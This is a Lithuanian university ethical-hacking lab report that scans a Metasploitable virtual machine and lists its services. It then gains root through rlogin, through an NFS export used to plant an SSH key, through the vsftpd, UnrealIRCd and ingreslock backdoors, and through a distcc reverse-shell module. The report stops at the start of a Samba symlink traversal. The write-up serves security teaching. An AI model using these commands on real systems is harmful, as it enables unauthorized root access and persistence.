KAUNO TECHNOLOGIJOS UNIVERSITETAS

KOMPIUTERIŲ KATEDRA

Saugumo patikros ir etiško įsilaužimo technologijos

T120M154

Laboratoriniai darbai

NR. 2

Atliko: Eligijus Kiudys IMF-1/3

Kaunas, 2022

Legenda

Informacinė sistema naudojama paslaugoms užtikrinti. Tinklo administratorius nebuvo toks pareigingas ir senai nėra atnaujinęs paslaugų („services“). Dėl šios priežasties virtualioje aplinkoje tiekiamos paslaugos tapo pažeidžiamomis.
Tinklų administratorius įvardijo galimus atakų vektorius:

1. IP adresai, tinklo kaukės, paslaugos („services“), prievadai („port“);
2. Paliktos saugumo spragos bei perduodant infrastruktūrą nugvelbti slaptažodžiai;
3. Įsilaužimai į viešai pasiekiamas svetaines, serverius, keičiant turinį, vagiant slaptažodžius;
4. Virtualios aplinkos užvaldymas ir netiesioginės vidinių tinklo paslaugų atakos;
5. Pažeidimo įrodymų fiksavimas.

1. Darbo tikslas

Nustatyti tinkle veikiančias paslaugas ir jų versijas. Surasti veikiančių paslaugų pažeidžiamumus, juos išnaudoti (įsilaužti).

2. Darbo priemonės

1. Virtualios, pažeidžiamos Linux OS atvaizdas; VMware (zip) failas
2. VMware Workstation Player (nemokama) https://www.vmware.com/products/workstation-player.html (arba Filehippo: https://filehippo.com/download_vmware-workstation-player/);
3. Wireshark – tinklo srauto analizės programinė įranga;
4. Nmap (zemap) – tinklo paslaugų ir prievadų identifikavimo priemonė;
5. Kali Linux – Pasitelkta „pentest“ Linux distribucija tam, kad turėti visus reikiamus įrankius vienoje vietoje;
6. Metasploit – pažeidžiamumų testavimo sistema bei kartu platforma (karkasas), skirta apsaugos priemonėms ir pažeidžiamumų išnaudojimo kodams kurti. Šią sistemą visame pasaulyje naudoja daugelis tinklo saugumo specialistų, atlikdami įsibrovimo testus, sistemų administratorių, tikrindami ar teisingai įdiegti sisteminiai atnaujinimai, programinės įrangos naujinimai. Sistema sukurta naudojant „Ruby“ programavimo kalbą, o išeinantys komponentai – įvairiomis kitomis kalbomis, pvz.: C, perl, assembler ir pan.

Darbo atlikimo metodika

Darbo metu atliekamas tinklo skenavimas, aptinkami paslaugų prievadai (servises, ports), jų versijos. Versijų pažeidžiamumų paieška http://nvd.nist.gov pažeidžiamumų duomenų bazėje. Pažeidžiamumų paieška Metasploit duomenų bazėje. Pažeidžiamumų išnaudojimas.

LABORATORINIO DARBO ATASKAITOS DALIS

Darbo eiga. Skenavimas
Nuskenuoti „Metasploit“ serverio ip adresą. Gavus duomenis apie tinklą surašyti atidarytus portus surašyti į ataskaitą. Pasinaudojant nuskenuotomis paslaugomis įsilaužti į sistemą.

Tinklo profilio lentelė yra būdas apjungti skenavimą ir dokumentų ruošimą, kad būtų apibrėžta apimtis, kurioje yra domenų pavadinimai, zonos perkėlimo detalės, svarbios pavadinimo serverio detalės ir tinklo strategija. Ši profilio lentelė tada naudojama kaip vadovas tikrinimo metu, papildoma, kai būtina, ir galiausiai pateikia apžvalgą galutinės ataskaitos skaitytojams ir sudarytojams.

Nmap naudojimas. Aptikti paslaugų pažeidžiamumai. Ieškoma CVE ir Metasploit duomenų bazėse.

Paslaugų sąrašas (skenuoto IP adreso)

Prievadas (port)	**Paslauga (service)**	**Versija**
21/tcp	ftp	vsftpd 2.3.4
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	rpcbind	2 (RPC #100000)
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp	exec	netkit-rsh rexecd
513/tcp	login?	
514/tcp	shell	
1099/tcp	java-rmi	GNU Classpath grmiregistry
1524/tcp	bindshell	Metasploitable root shell
2049/tcp	nfs	2-4 (RPC #100003)
2121/tcp	ftp	ProFTPD 1.3.1
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	vnc	VNC (protocol 3.3)
6000/tcp	X11	(access denied)
6667/tcp	irc	UnrealIRCd
8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

Prievadas	**Protokolas**	**Paslauga**	**Paslaugos detalės**
21/tcp	ftp	File Transfer Protocol	Slaptažodžiai ir failai siunčiami atviru tekstu
22/tcp	ssh	Secure shell	Protokolas aprašantis apsaugotą kliento

			prisijungimą prie nutolusios serverio aplinkos ir komandų vykdymą serveryje
23/tcp	telnet	Teletype Network	Naudojamas prisijungti prie nutolusio tinklo kompiuterio arba serverio. Neturi nei perduodamų duomenų šifravimo, nei duomenų vientisumo tikrinimo.
25/tcp	smtp	Simple Mail Transfer Protocol	Pasplauga yra naudojama siūsti el. laiškus, dažnai šita paslauga yra naudojama masiniam laiškų siuntimui gavėjams.
53/tcp	domain	Domain name service	Vardų paslauga. Egzistuoja trojos arklių, kurie naudojasi šio prievadu: ADM worm, li0n, MscanWorm, MuSka52, Trojan.Esteem.C ir kiti.
80/tcp	http	World Wide Web HTTP	Protokolas yra skirtas komunikuoti tarp naršyklės ir puslapio serverio, atviru tekstu.
111/tcp	rpcbind	SUN Remote Procedure Call	Šiuo prievadu keliauja informacija tarp „Unix“ sistemų.
139/tcp	netbios-ssn	NetBios Session Service	Paslauga suteikia galimybę sujungti du kompiuterius „pokalbiui“, leidžia valdyti didelius pranešimus ir suteikia galimybę aptikti klaidas bei atstatyti pažeistus pranešimus
445/tcp	netbios-ssn	NetBios Session Service (naujesnė versija)	Paslauga suteikia galimybę sujungti du kompiuterius „pokalbiui“, leidžia valdyti didelius pranešimus ir suteikia galimybę aptikti klaidas bei atstatyti pažeistus pranešimus
512/tcp	exec	Remote Execution Protocol	Naudojamas paleisti programas ant nutolusio serverio, atrodant lyg, programos butu paleistos ant lokalaus įrenginio, perduodant duomenis iš lokalaus irenginio.
513/tcp	rlogin	Remote Login	Leidžia prisijungti prie nutolusio serverio.
514/tcp	shell	Remote Shell (Rsh)	Komandinės eilutės programa, kuri gali paleisti shell komandas, kaip kitas naudotojas. Galimi išnaudojimai RPC Backdoor, Whacky, ADM worm
1099/tcp	java-rmi	Java Remote Method Invocation	Paslauga leidžia kviesti metodus iš vieno Java virtualaus serverio per kitą Java virtualų serverį.
1524/tcp	bindshell	Bind Shell	Tai yra shell tipkas, kuris pastoviai klausosi prisijungimų prie nustatyto port‘o. Atakuotojas gali prisijungti prie nustatyto port‘o, gauti prieigą prie shell
2049/tcp	nfs	Network File System	Leidžiai nutolusiems naudotojams prijungti direktoriją per tinklą
2121/tcp	ftp	ProFTPD	FTP paslauga
3306/tcp	mysql	MySQL	MySQL duomenų bazės paslauga
5432/tcp	postgresql	PostgreSQL Database	PostgreSQL duomenų bazės paslauga
5900/tcp	vnc	Remote Framebuffer	Nuotolinis darbalaukio valdymas
6000/tcp	X11	X Window System	Trojos arkliai, kurie gali būti vykdomi šiame prievade: The Thing, Aladino, NetBus, APStrojan.


6667/tcp	irc	UnrealIRCd	Šį prievadą naudoja daugelis trojos arklių: Dark Connection Inside, Dark FTP, Host Control ir kt.
8009/tcp	ajp13	Apache Jserv	Apache JServ Protocol 1.3

Darbo eiga. Pažeidžiamumų išnaudojimas

Paslaugos: Unix pagrindai

TCP prieigos (port) 512, 513 ir 514 yra žinomos kaip "r" tipo paslaugos, kurie buvo nesukonfigūruoti, leisti nuotolinę prieigą iš bet kurio kompiuterio (standartas ". rhosts + +" situacija). Norėdami pasinaudoti šia klaida, įsitikinkite, kad "rsh-client" klientas yra įdiegtas (Ubuntu) ir paleiskite šią komandą, kaip lokalų root. Jei gavote pranešimą įvesti SSH raktą, tai reiškia, kad rsh-client įrankiai nebuvo įdiegti ir Ubuntu naudoja SSH pagal nutylėjimą.

rlogin -l root IP
Sekanti paslauga į kurį turėtume atkreipti dėmesį tai, Tinklo rinkmenų sistemos (NFS). NFS gali būti identifikuojamas pagal prieigą (port) 2049 tiesiogiai arba užklausiant portmapper paslaugos. Toliau naudojant rpcinfo nustatyti NFS ir showmount -e nustatyti ar "/" prieigos dalį (failų sistemos šakninė direktorija) yra eksportuojama. Jums reikės rpcbind ir nfs-common Ubuntu paketų (įrankių).

IP adresas	**Rezultatas (paslaugos, prievadai)**
192.168.177.128	

rpcinfo -p IP
showmount -e IP



IP adresas	**Rezultatas (paslaugos, prievadai)**
192.168.177.128	100000 2 tcp 111 portmapper 100000 2 udp 111 portmapper 100024 1 udp 48297 status 100024 1 tcp 32999 status 100003 2 udp 2049 nfs 100003 3 udp 2049 nfs 100003 4 udp 2049 nfs 100021 1 udp 40818 nlockmgr



	100021 3 udp 40818 nlockmgr 100021 4 udp 40818 nlockmgr 100003 2 tcp 2049 nfs 100003 3 tcp 2049 nfs 100003 4 tcp 2049 nfs 100021 1 tcp 42273 nlockmgr 100021 3 tcp 42273 nlockmgr 100021 4 tcp 42273 nlockmgr 100005 1 udp 41861 mountd 100005 1 tcp 34040 mountd 100005 2 udp 41861 mountd 100005 2 tcp 34040 mountd 100005 3 udp 41861 mountd 100005 3 tcp 34040 mountd
192.168.177.128	Export list for 192.168.177.128: / *

Tam, kad gauti prieigą prie sistemos su įrašymo teisę į failų sistemą reikia (dėl SSH veikiančios paslaugos) sukurti naują SSH raktą mūsų puolamoje sistemoje. Primontuoti NFS eksportą ir pridėti savo raktą į root naudotojo authorized_keys failą (susikurti raktus):


root@linux:~# **ssh-keygen**
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.

root@linux:~# **mkdir /tmp/r00t**
root@linux:~# **mount -t nfs IP:/ /tmp/r00t/**
root@linux:~# **cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys**
root@linux:~# **umount /tmp/r00t**

Atliktas veiksmas	**Rezultatas (paslaugos, prievadai)**
ssh-keygen	
mkdir /tmp/r00t	




mount -t nfs 192.168.177.128:/ /tmp/r00t/	
cat ./.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys	
umount /tmp/r00t	



ssh root@IP

Atliktas veiksmas	**Rezultatas (paslaugos, prievadai)**
ssh root@192.168.177.128	




Paslaugos: Backdoors (užpakalinės durys)

21 (port) prieigą naudoja vsftpd, populiarus FTP serveris. Ypač šioje versijoje Backdoor (žr. http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html), kuris buvo įkeltas į kodą nežinomų hakerių. Backdoor buvo greitai nustatytas ir pašalintas, bet ne nemažai žmonių jį atsisiųsti su sistemų atsinaujinimais. Backdoor veikia, kaip užklausoje dėl naudotojo prisijungimo yra naudojamas papildomas simbolis ":)" [laimingas veidas] pabaigoje. Backdoor apkrėstoji versija atveria 6200 prieigą (port). Mes galime tai įrodyti su telnet ar naudotis Metasploit (žr. http://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor) pagrindų modulis automatiškai jį išnaudoti.

Atliktas veiksmas	**Rezultatas (paslaugos, prievadai)**
telnet 192.168.177.128 21	
user wow:)	
pass neteisingas	

telnet 192.168.177.128 6200	
id;	



6667 (port) prieigą naudoja UnrealIRCD IRC paslauga (daemon). Ši versija yra su backdoor (žr. http://forums.unrealircd.com/viewtopic.php?t=6562). Pažeidžiamumas buvo nepastebėtas mėnesį laiko – trigeris buvo siunčiant laiškus "AB" į sistemos komandas naudojant bet kurią prieigą serveryje. Metasploit turi modulį (žr. http://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor) išnaudoti šiam pažeidžiamumui.

Atliktas veiksmas	**Rezultatas (paslaugos, prievadai)**
msfconsole	
use exploit/unix/irc/unreal_ircd_3281_backdoor set RHOST 192.168.177.128 exploit	
id	

Naudoti telnet arba metasploit
root@linux:~# **msfconsole**

Daug mažiau subtilus yra senas laukimo (standby) "ingreslock" Backdoor. Ji naudoja 1524 prieigą (port). Ingreslock prieiga buvo labai populiarus pasirinkimas kai prieš dešimtmetį Backdoor diegdavo į serverius. Ją gauti labai paprasta:

Paslaugos:netyčiniai Backdoors

Atliktas veiksmas	**Rezultatas (paslaugos, prievadai)**
telnet 192.168.177.128 1524	
id	





Be žalingų Backdoors yra ir paslaugos kurie pagal savo prigimtį yra pažeidžiami. Pirmasis iš jų yra įdiegtas IP - **distccd**. Ši programa leidžia lengvai paskirstyti didelį kompiliatoriaus darbą įvairiose sistemos. Šios paslaugos problema yra ta, kad hakeris gali lengvai piktnaudžiauti ją, paleisti komandas su atitinkamais pasirinkimas (raktais).

root@linux:~# **msfconsole**

msf > **use exploit/unix/misc/distcc_exec**
msf exploit(distcc_exec) > **set RHOST IP**
msf exploit(distcc_exec) > **exploit**

(galima pateikti darbalaukio atvaizdą)

Atliktas veiksmas	**Rezultatas (paslaugos, prievadai)**

msfconsole	
Use exploit/unix/misc/distcc_exec	
set RHOST 192.168.177.128	
set payload cmd/unix/reverse	
set LHOST 192.168.177.129	
exploit	
id	

Samba, kai sukonfigūruotas priėjimas su rašymo galimybe ir " wide links plačiosios nuorodos" yra leidžiamas (pagal nutylėjimą). Gali būti naudojamas kaip slaptas priėjimas prie failų, kurie nebuvo skirti dalijimuisi (share). Žemiau pavyzdyje naudojamas Metasploit modulį suteikti prieigą prie šaknines failų sistemos, naudojant anoniminį prisijungimą su įrašymo galimybę.




root@linux:~# **smbclient -L //IP**
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]








Sharename	Type	Comment
print$	Disk	Printer Drivers
tmp	**Disk**	**Mūsų tikslas!**
opt	Disk	
IPC$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

ADMIN$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))

root@linux:~# **msfconsole**
msf > **use auxiliary/admin/smb/samba_symlink_traversal**
